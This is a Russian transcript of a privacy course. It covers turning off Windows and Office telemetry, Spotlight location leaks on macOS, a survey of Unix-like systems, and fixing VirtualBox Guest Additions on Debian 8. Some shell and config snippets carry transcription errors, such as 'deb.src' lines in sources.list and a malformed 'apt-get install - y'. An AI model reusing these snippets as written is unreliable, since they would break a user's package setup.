


Windows 7 и Windows 8 достаточно похожи. В Windows 7 мы открываем меню "Пуск", набираем слово "качества". В Windows 8 нужно открыть стартовый экран Metro и набрать слово "качества", видим эту программу.



Изменить параметры программы улучшения качества программного обеспечения, кликаем и меняем здесь на "Нет". У нас уже стоит этот вариант, сохраняем изменения. После этого вы больше не будете отправлять данные телеметрии в адрес Microsoft.

Есть и другие программы, которые отправляют данные телеметрии. Microsoft Security Essentials - одна из таких программ, это устаревшая версия антивирусного программного обеспечения от Microsoft, которая на моей машине была заменена на Защитника Windows. Но если у вас стоит Microsoft Security Essentials, то вам нужно открыть меню "Помощь", "Улучшение качества ПО" и отключить эту программу.




Далее, Windows Media Player. Если запустить Windows Media Player, то вы увидите здесь, что он ранее не запускался. Если пользоваться рекомендуемыми параметрами, то он будет отправлять данные телеметрии. Если выбрать настраиваемые параметры, то вы увидите, что здесь довольно много настроек, которые нужно отключить от общения с интернетом.




И конечно, это отключит функционал. Показывать сведения из Интернета о содержимом мультимедиа, обновлять музыкальные файлы, получая из Интернета сведения о мультимедиа. Автоматически скачивать права использования при воспроизведении и синхронизации файла.

Если вас волнует приватность, вам не нужны все эти вещи. А вообще, перед тем, как я нажму "Далее", вам он нужен, этот Windows Media Player? Я имею ввиду, это не лучший выбор, если вас волнует конфиденциальность. Я бы порекомендовал VLC. Установите и используйте его взамен, это гораздо более хороший вариант и гораздо более хорошее приложение, и оно бесплатное.

Если мы нажмем "Далее", нам нужно открыть меню "Инструменты-Параметры", вкладку "Конфиденциальность". Я нажимаю Alt, Файл, Инструменты, Параметры, вкладка "Конфиденциальность". Снимаю выбор этих пунктов. И вот программа улучшения качества ПО. Убедитесь, что она отключена. Закрываем это.






Некоторые из вас могут по-прежнему пользоваться Windows Live Messenger. Он у меня не установлен. Он также отправляет информацию в Microsoft. Неизвестно, какую именно информацию о ваших разговорах он отправляет, но вам определенно стоит отключить это. Параметры, там будет настройка конфиденциальности. Необходимо снять галочку с "Разрешить Microsoft собирать данные о вашем компьютере и о том, как вы используете Windows Live".

Также, Office. Office отправляет данные телеметрии. Все, начиная с Office 2010 для десктопов и выше. У меня не установлена копия этого софта здесь, вам нужно зайти в меню "Файл", "Параметры", "Центр управления безопасностью", и кликнуть на "Параметры центра управления безопасностью", далее "Параметры конфиденциальности", снять галочку с участия в программе в целях улучшения Office. Все зависит от установленной версии, это может звучать как "Отправлять данные о вашем использовании и производительности программного обеспечения Office в целях улучшения качества программ Microsoft". Убедитесь, что это отключено.

В целях безопасности, вы также можете удалить определенные обновления. Как и всегда, я рекомендую сделать бекапы. Погуглите KB-номера, каждый из тех, которые я сейчас вам покажу.

Все эти обновления были предложены для отправки телеметрических данных. Некоторые из них заменили друг друга, но погуглите на этот счет и выясните, что они из себя представляют.



wusa /kb:3021917 /uninstall /quiet /norestart

Если запустить эту команду, произойдет удаление обновления. Запускаем CMD, вставляем туда эту команду, происходит удаление обновления. Для пущей уверенности вы можете удалить все эти обновления.

https://support.microsoft.com/en-us/kb3080351

Вы можете заблокировать уведомления об обновлении до Windows 10. Вот ссылка, следуйте инструкциям, это официальная страница Windows, на которой говорится, как отключить уведомления о Windows 10. Если понимаете, что вам нужно немного больше помощи, то обратитесь к этому веб-сайту.

http://www.zdnet.com/article/how-to-block-windows-10-upgrades-on-your-business-network-and-at-home-too/

Там в картинках рассказывается, как отключить эти уведомления.

Третий вариант, если этого недостаточно, и вас по-прежнему донимают всплывающие окна о Windows 10, есть бесплатная утилита, которая может удалить и отключить уведомление "Получить Windows 10" на Windows 7 и Windows 8. Это панель управления GWX. Скачайте и установите ее.

http://ultimateoutsider.com/downloads/

Надеюсь, и я слышал хорошие новости на этот счет, если вы выполните инструкции, представленные здесь, и внесете соответствующие изменения, то все должно быть в порядке и вы перестанете получать уведомления о Windows 10. Для применения рекомендованных Microsoft изменений в реестре

можно использовать простую утилиту Never10, которая доступна по данной ссылке.

https://www.grc.com/never10.htm

61. Mac - слежка за личной информацией


Mac OS X также имеет проблемы с конфиденциальностью. Давайте я покажу вам видео, думаю, это будет хорошая демонстрация, что это за проблемы.

[Видео]

Ashkan Soltani: Apple выпустили новую операционную систему на прошедших выходных, Yosemite, и в ней мы обнаружили неожиданные особенности, о которых, я подозреваю, большинство пользователей хотели бы узнать. Например, простой вывод поиска Spotlight, это средство для поиска файлов в вашей операционной системе, теперь передает ваше местоположение и названия файлов, которые вы ищете, в адрес Apple на постоянной основе. Вы можете заметить, что ваше местоположение передается в Apple даже несмотря на то, что вам не показывается соответствующая иконка с уведомлением. Они решили утаить это уведомление под предлогом того, что пользователи будут перегружены слишком большим количеством сообщений с уведомлениями. Это означает, что если вы согласились использовать службы геолокации, то вы также согласились на передачу сведений о вашем местоположении в Apple.


Вы также можете заметить, что эти сведения отправляются еще даже до того, как я начинаю набирать текст. По ходу набора текста, наши нажатия клавиш отправляются в Apple одно за другим. Я ищу на своем компьютере документ под названием "секретные планы, которые слил мне Обама", а Apple получает информацию об этом вместе с моим местоположением и пользовательским ID, который является уникальной строкой из букв и цифр, используемой для моей идентификации. Apple говорят нам, что это значение меняется каждые 15 минут, но нам приходится верить в то, что новое значение не привязывается к предыдущему. Опять же, они получают информацию о нашем местоположении, можно со всей определенностью сказать, что мы находимся здесь, в офисе Washington Post, основываясь на передаваемых координатах.

[Конец видео]



Чтобы отключить эти вещи, сначала нам нужно зайти в "Системные настройки". Далее открываем Spotlight, в Spotlight мы видим все места, в которые он заглядывает, чтобы осуществлять поиск для вас. Это может быть очень полезно. Однако, это может быть и проблемой конфиденциальности, как вы могли только что убедиться.

Вам определенно стоит отключить "Предложения Spotlight". Также "Результаты поиска Bing", все остальное целиком на ваше усмотрение, отключать или нет. Но я бы порекомендовал отключить как минимум эти две функции.



Вам также следует отключить "Предложения Spotlight" в Safari, если вы, конечно, его используете. Запустите Safari, откройте "Настройки", кликните на вкладку "Поиск". И затем нужно снять галочку с этой функции, как это уже сделано здесь. Эта функция должна быть отключена. "Включить предложения Spotlight"

https://fix-macosx.com

Есть отличный веб-сайт, который я бы предложил вам, вот его URL. На нем представлено большое количество информации о проблемах конфиденциальности в Mac OS X.

https://github.com/fix-macosx/yosemite-phone-home


По этой ссылке вы получите еще больше деталей:

https://github.com/fix-macosx/net-monitor

Здесь, на GitHub, также представлен специализированный инструмент, Net-Monitor. Он отслеживает поведение, при котором система стучится на серверы Apple или третьих сторон.

https://fix-macosx.com

На данном сайте вы можете скачать скрипт на Python, который автоматически отключает все настройки, связанные с приватностью. Здесь видим этот скрипт, если вы знаете Python, то сможете понять, что именно он делает.




Python не особо трудный для понимания язык, вы вполне сможете разобраться, что делает данный скрипт.


MacBook-Pro:Downloads mymac$ python fix-macosx.py

Чтобы запустить этот скрипт, вам нужно набрать слово "python" и затем название скрипта. В нашем случае это "fix –macosx.py", и затем мы получаем сообщение: "Все сделано. Убедитесь, что вы разлогинились (а затем снова залогинились), чтобы изменения вступили в силу". Python устанавливается на Mac по умолчанию.

И одна вещь напоследок, вам нужно получать уведомления о том, когда используются службы геолокации. Это можно настроить, перейдя в "Системные настройки - Защита и Безопасность".

Вам придется разблокировать здесь. "Службы геолокации", внизу "Системные службы", "Подробнее", и затем, если мы нажмем сюда, "Показывать иконку геолокации на панели инструментов в случае, если системные службы запрашивают ваше местоположение".






Суть в том, что если Apple захочет запросить ваше местоположение, система оповестит вас об этом. Нажмите "Готово".

61. Linux- и Unix-подобные операционные системы


Когда мы добавляем приватность в комплект к безопасности, то нам нужно начинать приглядываться к Linux- и BSD-подобным дистрибутивам. Но там, где победители с мандатным управлением доступом (MAC) достаточно надежны в области безопасности, они слабы в области приватности. Я ранее упоминал SELinux, но это лишь система на уровне ядра Linux, не полноценный дистрибутив, а нам реально нужен дистрибутив. Linux- и BSD-подобные дистрибутивы предоставят вам безопасность и приватность, но вам придется пожертвовать интероперабельностью и юзабилити. Например, вы не сможете использовать Photoshop или Microsoft Office. Есть, конечно, альтернативы для использования внутри этих операционных систем. И вдобавок, похоже, что я слишком много привожу недостатков, потому что, вообще говоря, есть возможность использовать несколько разных операционных систем без особых трудностей, и я покажу вам, как это делается.

Есть три основных дистрибутива, которые я рекомендую для удовлетворения умеренных нужд в безопасности и приватности. Это Debian, OpenBSD и Arch Linux. Некоторые из вас, возможно, не особо в курсе о каких-либо других операционных системах для лэптопов помимо Windows или, возможно, Apple Mac OS X.


В двух словах, если вы не знаете, существует много-много операционных систем, которые определенным образом эволюционировали с середины 1960-х годов из операционной системы под названием UNIX. Включая рекомендованные мною Debian, OpenBSD и Arch Linux.




И если вкратце, чтобы ввести вас в курс дела, здесь вы можете увидеть генеалогическое древо UNIX-Linux. На самом верху расположен UNIX. Увеличим масштаб отображения, теперь можем рассмотреть его, начиная с 1960-х, UNIX-подобные операционные системы. Со временем они эволюционировали в другие операционные системы.



Здесь мы видим BSD, отсюда появилась OpenBSD. Здесь у нас зарождение Linux.




Linux - это полностью бесплатное программное обеспечение, созданное Линусом Торвальдсом. Оно поддерживается тысячами программистов со всего мира.



Спустимся ниже, видим все больше и больше версий. Здесь мы добрались до Debian, которую я рекомендую. Ответвлением от Linux являются такие вещи, как Android, с которым вы наверняка знакомы, или Chrome OS.

Что интересно, мы видим здесь Mac OS X от Apple, которая является потомком BSD. Все это - UNIX-подобные операционные системы. И собственно, есть UNIX-подобные операционные системы, а есть NT. Windows отличается от всех этих систем, поскольку основан на ядре NT, которое было разработано Microsoft. Когда мы видим рабочие столы этих UNIX-подобных операционных систем, следует знать, что рабочий стол работает на основе выбранной среды рабочего стола. Чаще всего вы можете поменять ее на ту, которой отдаете предпочтение.



Примерами подобных сред рабочего стола являются GNOME, KDE, XFCE, MATE, Cinnamon и LXDE. И постарайтесь не пугаться этих UNIX-подобных операционных систем. Они различаются, но вы сможете с ними справиться при определенной настойчивости. Если знакомы с Mac OS X, которая, как вы можете заметить, является модификацией BSD, то знакомы и с интерфейсом командной строки.

62. Linux - Debian



На экране у нас рабочий стол Debian. Debian - это операционная система, основанная на Linux, это дистрибутив Linux. Она целиком состоит из свободного программного обеспечения с открытым исходным кодом, большая часть которого находится под Универсальной общественной лицензией GNU и собирается группой единомышленников, известной как Проект Debian.

Debian содержит более 5000 пакетов скомпилированных программ, которые упакованы в отличном формате для легкой установки на вашу машину. Все они бесплатны. Это похоже на башню. В основании находится ядро, над ним - основные инструменты, далее идут все программы, которые вы запускаете на компьютере. На вершине этой башни находится Debian, тщательно организующая и складывающая все это воедино, чтобы все компоненты могли работать вместе. С таким подходом ваша система не будет стучаться а домашние серверы Microsoft. И это лично моя любимая операционная система на случай, когда имеются умеренные нужды в плане обеспечения безопасности и приватности.

63. Linux - Debian 8 Jessie - Проблема добавления Дополнений гостевой ОС в Virtual Box

Последняя версия Debian на момент снятия видео была Debian 8 Jessie, и она поставляется в 32-х и 64-х битных версиях. Одним из простых способов опробовать эту систему является использование Debian Live CD, то есть live-образов установки, которые вы можете просто вставить в свой ноутбук или компьютер, и затем загрузиться с них. Если вы не совсем знакомы, как использовать операционные системы на Live CD, в курсе есть раздел, который научит вас этому. По большому счету, вам лишь нужно подключить такой носитель к вашей машине и загрузиться с него, если, конечно, ваш BIOS позволит загрузиться с этого носителя.

https://www.debian.org/distrib/

Вы также можете поместить ISO-образ на эквивалент компакт-диска CD в вашу виртуальную машину и загрузиться с него, то есть вы можете без установки системы на виртуальную машину загрузить Debian. Здесь вы можете скачать Live CD, то есть установочные Live-образы. Есть 64-х битная версия, есть 32-х битная. По этим ссылкам вы получите ISO-файлы. Вы также можете получить полную версию для установки. Адрес страницы на экране, и вы можете скачать здесь соответствующую версию, 64-х битную, либо 32-х битную. Если вы собираетесь использовать Debian в своей тестовой среде с использованием виртуальной машины, и особенно это касается VirtualBox, у вас могут возникнуть проблемы с установкой гостевых дополнений в Debian 8. У меня не получилось начать с ними работу ни при полной установке, ни при live-версии, ни с помощью версии OSbox, я использовал следующий фикс для того, чтобы установить Гостевые Дополнения VirtualBox, чтобы их можно было использовать внутри VirtualBox. Это не слишком трудно.

Вам нужно убедиться, что образ диска Дополнений гостевой ОС смонтирован. Идем в меню "Устройства", "Подключить образ диска Дополнений гостевой ОС". Это должно будет поместить диск в привод виртуальной машины.

```
osboxes@osboxes:~$ cd /media/cdrom0
osboxes@osboxes:/media/cdrom0$ ls -la
osboxes@osboxes:/media/cdrom0$ sh VBoxLinuxAdditions.run
```

И если мы посмотрим на диск, вот этот диск, нам необходимо запустить данную команду. Посмотрим, что произойдет после запуска этой команды.

```
-r-xr-xr-x 1 root root  7515597 Mar  4 17:40 VBoxLinuxAd
ditions.run
-r-xr-xr-x 1 root root 17451008 Mar  4 18:41 VBoxSolaris
Additions.pkg
-r-xr-xr-x 1 root root 17578616 Mar  4 17:44 VBoxWindows
Additions-amd64.exe
-r-xr-xr-x 1 root root   327392 Mar  4 17:39 VBoxWindows
Additions.exe
-r-xr-xr-x 1 root root 10635184 Mar  4 17:40 VBoxWindows
Additions-x86.exe
osboxes@osboxes:/media/cdrom0$ sh VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.16 Guest Additions for Linu
x.............
This program must be run with administrator privileges.
 Aborting
osboxes@osboxes:/media/cdrom0$
```

Для начала, нам нужны права администратора. Программа sudo не установлена, мы можем попробовать ее установить, но получим ошибку, так что я выполню команду su, чтобы переключиться на суперпользователя root.

```
osboxes@osboxes:/media/cdrom0$ su
osboxes@osboxes:/media/cdrom0$ sh VBoxLinuxAdditions.run
```

Давайте попробуем снова. `Building the main Guest Additions module ...fail!`

И мы получаем некоторые ошибки здесь, которые сообщают о том, что модуль Гостевых дополнений не отработал. Нам необходимо произвести ряд изменений, чтобы убедиться, что Дополнения гостевой ОС установлены. Прошу прощения за маленький размер экрана, это по причине того, что не установлены Гостевые дополнения. Нам нужно отредактировать файл "sources.list", вы можете использовать vi или gedit, или любой другой текстовый редактор, который вам нравится.

```
osboxes@osboxes:/media/cdrom0$ gedit /etc/apt/sources.list

#

#deb cdrom:[Debian GNU/Linux 8.0.0 _Jessie_ - Official amd64 DVD Binary -1
20150425-12:54]/Jessie contrib main

deb cdrom:[Debian GNU/Linux 8.0.0 _Jessie_ - Official amd64 DVD Binary -1
20150425-12:54]/Jessie contrib main

deb http://security.debian.org/ Jessie/updates main contrib
deb-src http://security.debian.org/ Jessie/updates main contrib

# jessie-updates, previously known as 'volatile'
# A network mirror was not selected during install. The following entries
# are provided as examples, but you should amend them as appropriate
# for your mirror of choice
#
#deb http://ftp.debian.org/debian/ Jessie-updates main contrib
# deb.src http://ftp.debian.org/debian/ Jessie-updates main contrib
```

Это ссылки на репозитории, которые используют инструменты управления пакетами apt-get и aptitude с целью обнаружения и загрузки пакетов. Эти ссылки в данный момент настроены неправильно, так что нам нужно поменять их.

```
# deb cdrom:[Debian GNU/Linux 8.0.0 _Jessie_ - Official amd64 DVD Binary -1
20150425-12:54]/Jessie contrib main
```

Нам не нужно, чтобы диск был активным, это необходимо изменить. Нам не нужно, чтобы осуществлялся поиск установочного диска.

```
# deb http://ftp.debian.org/debian/ Jessie-updates main contrib
# deb.src http://ftp.debian.org/debian/ Jessie-updates main contrib
```

Можем добавить эти ссылки, раскомментируем их. Копируем их, вставляем сюда. Затем редактируем скопированные строки. Нам нужно, чтобы здесь осталось "jessie main" (удаляем “-updates” и “contrib”).

```
#

#deb cdrom:[Debian GNU/Linux 8.0.0 _Jessie_ - Official amd64 DVD Binary -1
20150425-12:54]/Jessie contrib main

# deb cdrom:[Debian GNU/Linux 8.0.0 _Jessie_ - Official amd64 DVD Binary -1
20150425-12:54]/Jessie contrib main

deb http://security.debian.org/ Jessie/updates main contrib
deb-src http://security.debian.org/ Jessie/updates main contrib

# jessie-updates, previously known as 'volatile'
# A network mirror was not selected during install. The following entries
# are provided as examples, but you should amend them as appropriate
# for your mirror of choice
#
deb http://ftp.debian.org/debian/ Jessie-updates main contrib
deb.src http://ftp.debian.org/debian/ Jessie-updates main contrib

deb http://ftp.debian.org/debian/ Jessie main
deb.src http://ftp.debian.org/debian/ Jessie main
```

Сохраняем ссылки, сохраняем файл. Теперь нужно выполнить команду "apt-get update".

И теперь нужно установить несколько пакетов. Это sudo, технически, нам она не нужна для наших целей, но просто пригодится, и kdesudo. Пакеты, которые нам нужны, это gcc, dkms, xserver-xorg, and xserver-xorg-core.

```
osboxes@osboxes:/media/cdrom0$ apt-get update
osboxes@osboxes:/media/cdrom0$ apt-get install - y sudo kdesudo gcc dkms
xserver-xorg xserver-xorg-core
```

Данные команды установили все пакеты, которые нам были нужны. Теперь мы можем попробовать выполнить команду, которая установит Гостевые дополнения с диска.

```
osboxes@osboxes:/media/cdrom0$ sh VBoxLinuxAdditions.run
```

Успешно установлены. Можете получить сообщение об ошибке, что вы не можете запустить этот файл с диска, так что вам, возможно, придется отредактировать файл "fstab".

```
osboxes@osboxes:/media/cdrom0$ gedit /etc/fstab
# /etc/fstab: static file system information.
#
#Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
#<file system> <mount point> <type> <options> <dump>
<pass>
# / was on /dev/sda1 during installation
```

```
UUID=10fb1f5c-d178-4e7a-b4c8-92591fe96714 / ext4
errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=feb1d6cf-82fc-4dc7-ae48-9c6227fa8fs2 none swap sw
0 0
/dev/sr0 /media/cdrom0 udf,iso9660 user,
noauto 0 0
```

При помощи вашего любимого редактора отредактируйте "fstab". Здесь, вы можете заменить "noauto" на “exec”, если вы получаете сообщение об ошибке, в котором говорится, что CD-ROM не позволяет вам исполнить файл VBoxLinuxAdditions.run

```
osboxes@osboxes:/media/cdrom0$ apt-get update && apt-get dist-upgrade
```

И завершаем запуском apt-get update и apt-get dist-upgrade, чтобы обновить систему и чтобы все было готово. У нас получилось, полный экран с работающими без проблем гостевыми дополнениями.

https://www.debian.org/doc/books

Есть несколько книг, которые вам стоит прочитать, проверьте по этой ссылке список книг по Debian. Некоторые из них бесплатны и доступны онлайн. В частности, вот эта книга весьма хороша. Бесплатна, доступна онлайн: "Руководство администратора Debian"

https://debian-handbook.info

Эта книга также свободно распространяется, доступна онлайн, зацените:

https://www.togaware.com/linux/survivor

